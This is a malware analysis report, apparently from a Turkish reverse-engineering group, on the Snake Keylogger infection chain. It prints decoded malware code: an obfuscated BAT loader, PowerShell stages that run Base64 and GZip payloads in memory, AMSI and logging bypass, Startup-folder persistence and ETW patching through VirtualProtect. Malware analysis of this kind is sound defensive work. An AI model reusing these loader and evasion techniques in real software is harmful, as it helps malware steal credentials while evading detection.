

SNAKE KEYLOGGER

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

TABLE OF CONTENTS	i
OVERVIEW	1
AOC.BAT ANALYSIS	2
STATIC ANALYSIS	2
UGYEVURWGT.TMP.EXE ANALYSIS	5
STATIC ANALYSIS	5
NWCQCZWKW.TMP.EXE ANALYSIS	6
STATIC ANALYSIS	6
DYNAMIC ANALYSIS	7
REMINGTON.EXE ANALYSIS	12
STATIC ANALYSIS	12
DYNAMIC ANALYSIS	14
YARA RULE	26
MITRE ATTACK TABLE	28
RECOMMENDATIONS	28
PREPARED BY	29

Overview

Snake Keylogger, also known as **404 Keylogger** or **KrakenKeylogger**, is an advanced **.NET-based information stealer and keylogger malware** that first emerged in November 2020 and targets Windows operating systems. Initially offered for sale on hacker forums through a subscription-based model, the malware has been continuously developed over time and remains actively used in various variants. Recently identified variants have been observed using **Autolt-based loaders** designed to evade detection mechanisms.

The primary objective of Snake Keylogger is to steal sensitive information from compromised systems. The malware can steal **usernames and passwords stored in popular web browsers** such as Chrome, Microsoft Edge, and Firefox, log keystrokes, capture screenshots, collect clipboard contents, and gather basic hardware and network information about the system. As a result, both user credentials and financial or corporate data can be exposed to attackers.

The collected data is exfiltrated to attacker-controlled infrastructure through various **command-and-control (C2) channels**. Snake Keylogger not only uses the **SMTP protocol** to send emails but can also leverage **FTP servers and Telegram bots** to transmit stolen information to attackers. The use of multiple data exfiltration methods increases operational flexibility and allows the malware to maintain its activities even if one communication channel is blocked.

Recent analyses published by **Fortinet**, **Splunk**, and **Wazuh** indicate that Snake Keylogger is still under active development and continues to pose a significant threat worldwide. According to **FortiGuard Labs**, more than **280 million infection attempts** associated with the malware have been blocked, with particularly high levels of activity observed in **China, Türkiye, Indonesia, Taiwan, and Spain**.

aoc.bat Analysis

Adı	aoc
MD5	4c0cb584f0d53d6833e0490e75f14d59
SHA256	54d3963bc14222107734c04452811630c136b796d6352504046593dc1014e650
Dosya Türü	Bat

Static Analysis

```

1 %xhy%ec%xhy%xhy%ho %xhy%o%xhy%f%xhy%f%xhy%
2 s%rcg%et "vttdo=d"
3 s%nlh%et "xbqiq=p"
4 s%qdr%et "ndolh=n"
5 s%los%et "vdjxx=x"
6 ca%ozx%ll se%ozx%t "tzyiw=%~%vttdo%0%"
7 ca%zgu%ll se%zgu%t "gvswx=%~%xbqiq%0%"
8 ca%uzf%ll s%uzf%et "gnwuq=%~%ndolh%0%"
9 c%ekf%all se%ekf%t "mjfwv=%~%vdjxx%0%"
10 s%kdy%et "yylus=%tzyiw%gvswx%gnwuq%kmjfwv%"
11 i%kmvjzizdtnfrgg%f no%kmvjzizdtnfrgg%t D%kmvjzizdtnfrggA c1kmvjzizdtnfrgg
12 copy "yylus%" "%userprofile%\aoc.bat" >nul"
13 %cuopn%cuopn%s%cuopn%cuopn%e%cuopn%cuopn%t%cuopn%cuopn%l%cuopn%cuopn%o%cuopn%cuopn%c%cuopn%cuopn%a%cuopn
14 set "kwrbslieeo=s"
15 set "itekkog=t"
16 set "gagiyqe=!!kwrbslieeo!!et"
17 !gagiyqe! "%zlog%km%zlog%km%zlog%h%zlog%g%zlog%a=QBLaEKAMABIAEGAZ"
18 !gagiyqe! "%urwue%o%urwue%r%urwue%d%urwue%u%urwue%x=GcANwBceftnqniya"
19 !gagiyqe! "%qujeb%e%qujeb%t%qujeb%h%qujeb%s%qujeb%r=niyaefAQGBhAHMAZ"
20 !gagiyqe! "%zqsoa%n%zqsoa%d%zqsoa%e%zqsoa%i%zqsoa%r=GEATABtAEYAZgBFA"
21 !gagiyqe! "%qorpx%i%qorpx%j%qorpx%o%qorpx%x%qorpx%l=wAuAFMAQBiAHMAAd"
22 !gagiyqe! "%odghk%i%odghk%d%odghk%w%odghk%b%odghk%r=FMACQBvAHoceftnq"
23 !gagiyqe! "%vscscu%dvscscu%u%vscscu%m%vscscu%n%vscscu%k=gBqADQUAABrAGgAt"
24 !gagiyqe! "%chplm%o%chplm%r%chplm%z%chplm%h%chplm%w=QBhceftnqniyaefA"

```

Figure 1- BAT File Contents

Upon examining the contents of the relevant **BAT** file, it was observed that the commands were concealed using a heavily obfuscated technique involving **variable splitting, delayed expansion, and redundant variables**. The file also implements a **loader structure** that includes dynamic string generation at runtime and a **self-restart mechanism**.

```

1 $banana="$env:USERPROFILE\aac.bat";
2 if (Test-Path $banana) {$rawLines=gc $banana|?{$ -like "::*"};
3 $part1=$rawLines|?{$ -like "::*1"}|%{$_.Substring(4));
4 $part2=$rawLines|?{$ -like "::*2"}|%{$_.Substring(4));
5 $part3=$rawLines|?{$ -like "::*3"}|%{$_.Substring(4));
6 $part4=$rawLines|?{$ -like "::*4"}|%{$_.Substring(4));
7 $part5=$rawLines|?{$ -like "::*5"}|%{$_.Substring(4));
8 $kiwi=$part1+$part2+$part3+$part4+$part5;
9 $apple=$kiwi-replace"plumlemon","-replace"ieavbsudmudksvm","";
10 if ($apple){
11     try {
12         iex([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($apple)))
13     }
14     catch {}
15 }
16 }
17 }
18 $orange='H4sIAAAAAAAEJVUa2/aMBT9K1aViWriXl/rKlA+0JSuqE8ItFjPnTnJBQyOndoONJ363+c8oPSxduHKLk+59zrc69tsYCKGXXRbX;e
19 $mango=[Convert]::FromBase64String($orange);
20 $pineapple=New-Object IO.MemoryStream($mango);
21 iex(New-Object IO.StreamReader(New-Object IO.Compression.GZipStream($pineapple,[IO.Compression.CompressionMode]::Decompress)).ReadToEnd())
22 }

```

Figure 2- Decoded First-Stage Base64 Payload

The script reads the **aoc.bat** file located in the user's profile and collects fragmented data from lines marked between **:::1** and **:::5**. It then concatenates these fragments to reconstruct the payload stored in **Base64** format. The payload is subsequently decoded and executed using **IEX**. Additionally, during a second stage, the script decodes an embedded **GZip-compressed Base64 payload** and executes another layer of code directly from memory.

```

1 $global:gemstoneVault = @{}
2
3 $DIAMOND_CORE = 'U3lzdGVtLldpbmRvd3MuRm9ybXM='
4 $RUBY_ESSENCE = 'VW5yZWZlTmF0aXZlTW0aG9kcw=='
5 $SAPPHIRE_SHARD = [byte[]]@(71,101,116,77,111,100,117,108,101,72,97,110,100,108,101)
6 $EMERALD_CRYSTAL = [byte[]]@(71,101,116,80,114,111,99,65,100,100,114,101,115,115)
7
8 4 references
9 function Get-PreciousEssence {
10     param([string]$CrystalFragment)
11     $topazDecoder = [System.Text.Encoding]::UTF8
12     $peridotConverter = [System.Convert]
13     return $topazDecoder.GetString($peridotConverter::FromBase64String($CrystalFragment))
14 }
15
16 3 references
17 function Find-PreciousStone {
18     param([string]$GemstoneLibrary, [string]$CrystalMethod)
19     try {
20         $quartzMine = Get-GemstonePath
21         $amethystEncoder = [System.Text.Encoding]::ASCII
22         $citrineProcedure = $amethystEncoder.GetString($SAPPHIRE_SHARD)
23         $garnetProcedure = $amethystEncoder.GetString($EMERALD_CRYSTAL)
24         $onyxFunction = $quartzMine.GetMethod($citrineProcedure)
25         $opalFunction = $quartzMine.GetMethod($garnetProcedure)
26         $jadeHandle = $onyxFunction.Invoke($null, @($GemstoneLibrary))
27         $turquoiseReference = New-Object System.Runtime.InteropServices.HandleRef([IntPtr]::Zero, $jadeHandle)
28         return $opalFunction.Invoke($null, @($turquoiseReference, $CrystalMethod))
29     } catch {
30         return $null
31     }
32 }

```

Figure 3- Decoded Second-Stage Base64 Payload

The script uses **.NET reflection** and **unmanaged memory manipulation** techniques, concealed under variable and function names themed around “**gemstone/crystal**,” to access Windows internal functions. It attempts to disable **AMSI** and **PowerShell logging** mechanisms, thereby manipulating the script execution environment. It decodes **Base64-encoded assembly references** and loads them at runtime. In the final stage, it completes the **fileless execution** chain by performing an **AMSI bypass** and **logging suppression**.

```

1  $lbiok = $env:USERNAME;
2  $nsbtu = "C:\Users\$lbiok\aac.bat";
3  2 references
4  function ciqd($param_var){
5      $aes_var=[System.Security.Cryptography.Aes]::Create();
6      $aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
7      $aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
8      $aes_var.Key=[System.Convert]::FromBase64String('zt8abpokiRGS6Qs3EfDlCaVt2A6y8sZ4H0/bS2QQKjI=');
9      $aes_var.IV=[System.Convert]::FromBase64String('uUsqH5jdwQNusfc11lbeIQ=');
10     $decryptor_var=$aes_var.CreateDecryptor();
11     $return_var=$decryptor_var.TransformFinalBlock($param_var, 0, $param_var.Length);
12     $decryptor_var.Dispose();
13     $aes_var.Dispose();
14     $return_var;
15 }
16 2 references
17 function urgfu($param_var){
18     $zlivw=New-Object System.IO.MemoryStream($param_var);
19     $aumoc=New-Object System.IO.MemoryStream;
20     $aahpw=New-Object System.IO.Compression.GZipStream($zlivw, [IO.Compression.CompressionMode]::Decompress);
21     $aahpw.CopyTo($aumoc);
22     $aahpw.Dispose();
23     $zlivw.Dispose();
24     $aumoc.Dispose();
25     $aumoc.ToArray();
26 }
27 2 references
28 function mayl($param_var,$param2_var){
29     $dwjzk=[System.Reflection.Assembly]::Load([byte[]]$param_var);
30     $ygplo=$dwjzk.EntryPoint;
31     $ygplo.Invoke($null, $param2_var);
32 }
33 $host.UI.RawUI.WindowTitle = $nsbtu;
34 $hnlk=[System.IO.File]::ReadAllText($nsbtu).Split([Environment]::NewLine);
35 foreach ($rstpk in $hnlk) {
36     if ($rstpk.StartsWith(':: '))

```

Figure 4- Decoded Third-Stage Gzip Payload

The relevant PowerShell script is a **fileless loader chain** that decrypts two separate payloads encrypted with **AES-128-CBC** and compressed with **GZip**, then executes them as **.NET assemblies directly from memory**. The script first extracts **Base64-encoded data fragments** hidden using “::” markers from the **aac.bat** file located in the user's profile. It decrypts the extracted data using the **AES key/IV**, applies **GZip decompression**, and then loads the resulting byte arrays directly into memory using **Assembly.Load()**, executing them through their **EntryPoint**.

A **Python script** was also developed to extract and drop the two .NET malware payloads.

ugyevurwgt.tmp.exe Analysis

Adı	ugyevurwgt.tmp
MD5	c7136663371e5617a4055a084a23df53
SHA256	26024ce743d12b31ab18db854f3b7f4c182307b41a063e7bb27faf1dd851818d
Dosya Türü	PE32/.NET


Static Analysis

Property	Value
File Name	C:\Users\████\Desktop\ugyevurwgt.tmp.exe
File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	4.00 KB (4096 bytes)
PE Size	4.00 KB (4096 bytes)

Property	Value
FileDescription	
FileVersion	0.0.0.0
InternalName	ugyevurwgt.tmp
LegalCopyright	
OriginalFilename	ugyevurwgt.tmp
ProductVersion	0.0.0.0

Figure 5- Ugyevurwgt.tmp File Information

Upon examining the contents of the **Ugyevurwgt.tmp** file, it was found to be only **4 KB** in size and identified as a minimal **32-bit .NET Assembly stub**. However, metadata fields such as **FileVersion/ProductVersion** were falsely set to **0.0.0.0**, while the **InternalName/OriginalFilename** values were also obfuscated using randomly generated names.



```
1 using System;
2
3 namespace MATRIX
4 {
5     // Token: 0x02000002 RID: 2
6     internal class Program
7     {
8         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
9         private static void Main()
10         {
11         }
12     }
13 }
14
```

Figure 6- Contents of the Ugyevurwgt.tmp File

An examination of the file using **dnSpy** revealed that the **Main** method is completely empty.

nwcqczwykw.tmp.exe Analysis

Adı	nwcqczwykw.tmp
MD5	1a81a88597e4ad4a9066d308458a61f2
SHA256	3be3d438dc46043150c87b6c2b4dea729a466ab5f9303a85f7bd309648580218
Dosya Türü	PE32/.NET

Static Analysis

Property	Value	Property	Value
File Name	C:\Users\\Desktop\nwcqczwykw.tmp.exe	FileDescription	
File Type	Portable Executable 32 .NET Assembly	FileVersion	0.0.0.0
File Info	No match found.	InternalName	nwcqczwykw.tmp
File Size	64.50 KB (66048 bytes)	LegalCopyright	
PE Size	64.50 KB (66048 bytes)	OriginalFilename	nwcqczwykw.tmp
		ProductVersion	0.0.0.0

Figure 7- Nwcqczwykw.tmp File Information

Upon examining the contents of the **Nwcqczwykw.tmp** file, it was found to be only **64.50 KB** in size and identified as a minimal **32-bit .NET Assembly stub**. However, metadata fields such as **FileVersion/ProductVersion** were falsely set to **0.0.0.0**, while the **InternalName/OriginalFilename** values were also obfuscated using randomly generated names.




Figure 8- Contents of the Nwcqczwykw.tmp File

An examination of the file using **dnSpy** revealed that, unlike the previously analyzed **Main** method, this one contains executable code. Additionally, a file named **xxxxxxxxxxxxxxxxxxxxxx.exe** was found among the embedded resources.

Dynamic Analysis

```
38 // Token: 0x06000006 RID: 6 RVA: 0x000020AC File Offset: 0x000002AC
39 private static void Main(string[] args)
40 {
41     try
42     {
43         IntPtr consoleWindow = kpkapvreffobdkcgbdbcpsrnw.GetConsoleWindow();
44         kpkapvreffobdkcgbdbcpsrnw.ShowWindow(consoleWindow, kpkapvreffobdkcgbdbcpsrnw.SW_HIDE);
45         Process.GetCurrentProcess().PriorityClass = ProcessPriorityClass.BelowNormal;
46     }
47     catch { }
48 }
```

Değer
System.Diagnostics.Process.GetCurrentProcess döndü
args
consoleWindow

Figure 9- Console Window Hiding

When the **Main** method is initially executed, it first obtains the current **process**. If a console window is present, its handle is retrieved using **GetConsoleWindow**, and **ShowWindow(..., SW_HIDE)** is then called to completely hide the window. The priority of the running process is subsequently lowered to **BelowNormal**, reducing its CPU scheduling priority and resulting in a less noticeable execution behavior.


```
50     try
51     {
52         if (!kpkapvreffobdkcgbdbcpsrnw.IsStartupFunctionName(Console.Title))
53         {
54             kpkapvreffobdkcgbdbcpsrnw.InstallStartupFunctionName(Console.Title);
55         }
56     }
57     catch (Exception ex)
58     {
59         MessageBox.Show("Startup Error: " + ex.ToString());
60         Process.GetCurrentProcess().Kill();
61     }
62 }
```

```
141 // Token: 0x06000007 RID: 7 RVA: 0x00002350 File Offset: 0x00000550
142 private static bool IsStartupFunctionName(string path)
143 {
144     return path.Contains(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
145 }
146 // Token: 0x06000008 RID: 8 RVA: 0x00002360 File Offset: 0x00000560
147 private static void InstallStartupFunctionName(string batPath)
148 {
149     try
150     {
151         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
152         if (Directory.Exists(folderPath))
153         {
154             File.WriteAllText(folderPath, batPath);
155         }
156     }
157     catch { }
158 }
```

Değer
path

Figure 10- Console Window Hiding

This block controls the program's **persistence mechanism**. It first checks whether the **Console.Title** value contains the path to the user's **AppData\Roaming** directory.




The screenshot shows a Visual Studio code editor with a C# file named `kpkapvreffobdkcgbdbcpsrnw`. The code is a private static void function `installstartup_function_name` that takes a `string batPath` parameter. The function attempts to create a directory at `Environment.SpecialFolder.Startup` and then iterates through files in that directory, deleting them. A red box highlights the code block from line 148 to 175. Below the code, a 'Vereller' (Variable Explorer) window shows the values of the variables: `batPath` is `@\"C:\Users\... Desktop\nwcqczwykw.tmp.exe\"`, `folderPath` is `@\"C:\Users\... AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"`, `files` is `(string[0x00000001])`, and `text` is `@\"C:\Users\... AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\5e25.bat\"`. A red box also highlights this variable explorer.

```
// Token: 0x06000008 RID: 8 RVA: 0x00002360 File Offset: 0x00000560
private static void installstartup_function_name(string batPath)
{
    try
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
        if (!Directory.Exists(folderPath))
        {
            Directory.CreateDirectory(folderPath);
        }
        try
        {
            string[] files = Directory.GetFiles(folderPath, "*.bat");
            foreach (string text in files)
            {
                try
                {
                    File.Delete(text);
                    Console.WriteLine(" Removed existing: " + text);
                }
                catch (Exception ex)
                {
                    Console.WriteLine(" Failed to remove: " + text + " - " + ex.Message);
                }
            }
        }
        catch (Exception ex2)
        {
        }
    }
}
```

Isim	Değer
batPath	@\"C:\Users\... Desktop\nwcqczwykw.tmp.exe\"
folderPath	@\"C:\Users\... AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"
files	(string[0x00000001])
text	@\"C:\Users\... AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\5e25.bat\"

Figure 11- Console Window Hiding

During the ongoing process, the Windows **Startup** folder is targeted, and any existing **.bat persistence files** within it are deleted. The malware then copies itself as a newly generated **randomly named .bat file** into the Startup directory, thereby establishing a **persistence mechanism** that causes the program to automatically execute each time the system starts.



The screenshot shows a Visual Studio code editor with C# code. A red box highlights a code block from line 60 to 75. The code loads the `ntdll.dll` library, retrieves the `EtwEventWrite` function address, and prepares a patch byte sequence based on the system architecture (32-bit or 64-bit).

```
IntPtr IntPtr = kpkapvreffobdkcgbdbcpsrnw.LoadLibrary("ntdll.dll");
IntPtr procAddress = kpkapvreffobdkcgbdbcpsrnw.GetProcAddress(IntPtr, "EtwEventWrite");
byte[] array2;
if (IntPtr.Size != 8)
{
    byte[] array = new byte[3];
    array[0] = 194;
    array[1] = 20;
    array2 = array;
}
else
{
    array2 = new byte[] { 195 };
}
```

Figure 12- Calling the EtwEventWrite Function

The program subsequently loads Windows' **ntdll.dll** library and retrieves the address of the **EtwEventWrite** function. It then prepares a different **patch byte sequence** depending on whether the system is 32-bit or 64-bit. On **32-bit systems**, a return stub such as **0xC2 0x14** is used, while on **64-bit systems**, the **0xC3 (ret)** byte is used. This is intended to **disable or neutralize the ETW (Event Tracing for Windows) function**, preventing it from performing its normal event-tracing operations.

```

77     uint num;
78     kpkapvreffobdkcgbdbcpnrw.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), kpkapvreffobdkcgbdbcpnrw.PAGE_EXECUTE_READWRITE, out num);
79     Marshal.Copy(array3, 0, procAddress, array3.Length);
80     kpkapvreffobdkcgbdbcpnrw.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), num, out num);
81     string text = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe";
82     Assembly executingAssembly = Assembly.GetExecutingAssembly();
83     string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
84     for (int i = 0; i < manifestResourceNames.Length; i++)
85     {
86         string name = manifestResourceNames[i];
87         if (!(name == text) && !string.IsNullOrEmpty(name))
88         {
89             if (name.EndsWith(".exe"))
90             {
91                 if (!name.EndsWith(".bat"))
92                 {
93                     goto IL_0182;
94                 }
95             }
96         }
97     }
98     try

```

Figure 13- Calling the EtwEventWrite Function

During the subsequent execution, **VirtualProtect** is used to temporarily change the memory permissions of **EtwEventWrite** to **WRITE/EXECUTE**. The previously prepared byte sequence is then written over the function using **Marshal.Copy**, effectively disabling the **ETW logging mechanism**. The original memory protection is restored afterward. Immediately following this, the **resources embedded within the assembly** are enumerated. Embedded files, including those with the **.exe** extension, are written to disk without being excluded, assigned **Hidden** and **System** file attributes, and executed in a separate thread. Once execution is complete, the files are deleted to minimize traces left on the system.

```

121     IL_0182:
122     {
123         byte[] array4 = kpkapvreffobdkcgbdbcpnrw.jgawisxwdbnoo1knjswkjcm(kpkapvreffobdkcgbdbcpnrw.pteqrwdrpajjqtzpdzqxkmjz(kpkapvreffobdkcgbdbcpnrw.lxrxyehvrhqcugimms cpggc
124         (text).Convert.FromBase64String("dysW/spwV51GW24VbZ5DbIPDNlBkhdGhScw4qvLZ8so="), Convert.FromBase64String("G8nsWKmq3d8v4db0yDdIsA==")));
125         string[] array5 = new string[0];
126         try
127         {
128             array5 = ((args.Length > 0) ? args[0].Split(new char[] { ' ' }) : new string[0]);
129         }
130         catch
131         {
132             MethodInfo entryPoint = Assembly.Load(array4).EntryPoint;
133             try
134             {
135                 entryPoint.Invoke(null, new object[] { array5 });
136             }
137             catch
138             {
139                 entryPoint.Invoke(null, null);
140             }
141         }
142     }

```

Figure 14- Resource Decryption Structure

The program subsequently retrieves a resource embedded within the assembly. The resource is first decrypted using **AES-CBC**, after which the resulting data is decompressed using **GZip**, ultimately producing the byte array of the actual **.NET assembly**. Instead of writing the assembly to disk, it is loaded directly into memory using **Assembly.Load**. The **EntryPoint** of the loaded assembly is then retrieved and executed.

```

210 // Token: 0x0600000E RID: 14 RVA: 0x00002718 File Offset: 0x00000918
211 private static byte[] lxrxyehvrhqcugimnmsxcpqge(string name)
212 {
213     Assembly executingAssembly = Assembly.GetExecutingAssembly();
214     byte[] array;
215     using (MemoryStream memoryStream = new MemoryStream())
216     {
217         using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(name))
218         {
219             if (manifestResourceStream == null)
220             {
221                 throw new ArgumentException("Resource '" + name + "' not found");
222             }
223             manifestResourceStream.CopyTo(memoryStream);
224         }
225         array = memoryStream.ToArray();
226     }
227     return array;

```

İsim	Değer
name	"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe"

Figure 15- Retrieving the Resource Contents

The **Lxrxyehvrhqcugimnmsxcpqge** function locates the embedded resource within the **.NET assembly** by its name, reads its contents, and converts the entire resource into a **byte array**.

```

249 private static byte[] pteqrwdrpajjqtzpdudzqxmjz(byte[] input, byte[] key, byte[] iv)
250 {
251     byte[] array;
252     using (AesManaged aesManaged = new AesManaged())
253     {
254         aesManaged.Mode = CipherMode.CBC;
255         aesManaged.Padding = PaddingMode.PKCS7;
256         ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
257         array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
258     }
259     return array;
260 }
261

```

İsim	Değer
array	[byte[0x0000D819]]
[0]	0x1F
[1]	0x8B
[2]	0x00
[3]	0x00
[4]	0x00

→ Gzip Magic Header

Figure 16- AES Decryption

The **Pteqrwdrpajjqtzpdudzqxmjz** function decrypts the input byte array retrieved from the resource using the **AES algorithm in CBC mode with PKCS7 padding**. The function creates an AES decryptor using the provided **key and IV**, decrypts the entire data in a single operation, and then passes the resulting data to the **lgawisxdabnoojlknjswkjc** function.




Figure 17- GZIP Decompression

The **jgawisxdabnoojlknjswkjc** function decompresses the provided byte array in **GZIP** format. It processes the input data through a **GZipStream**, restores it to its original form, and returns the result as a byte array. This is a standard **GZIP decompression** function used to decompress the payload after it has been decrypted using AES. The resulting data is a new executable file identified by the **4D 5A (MZ)** signature.

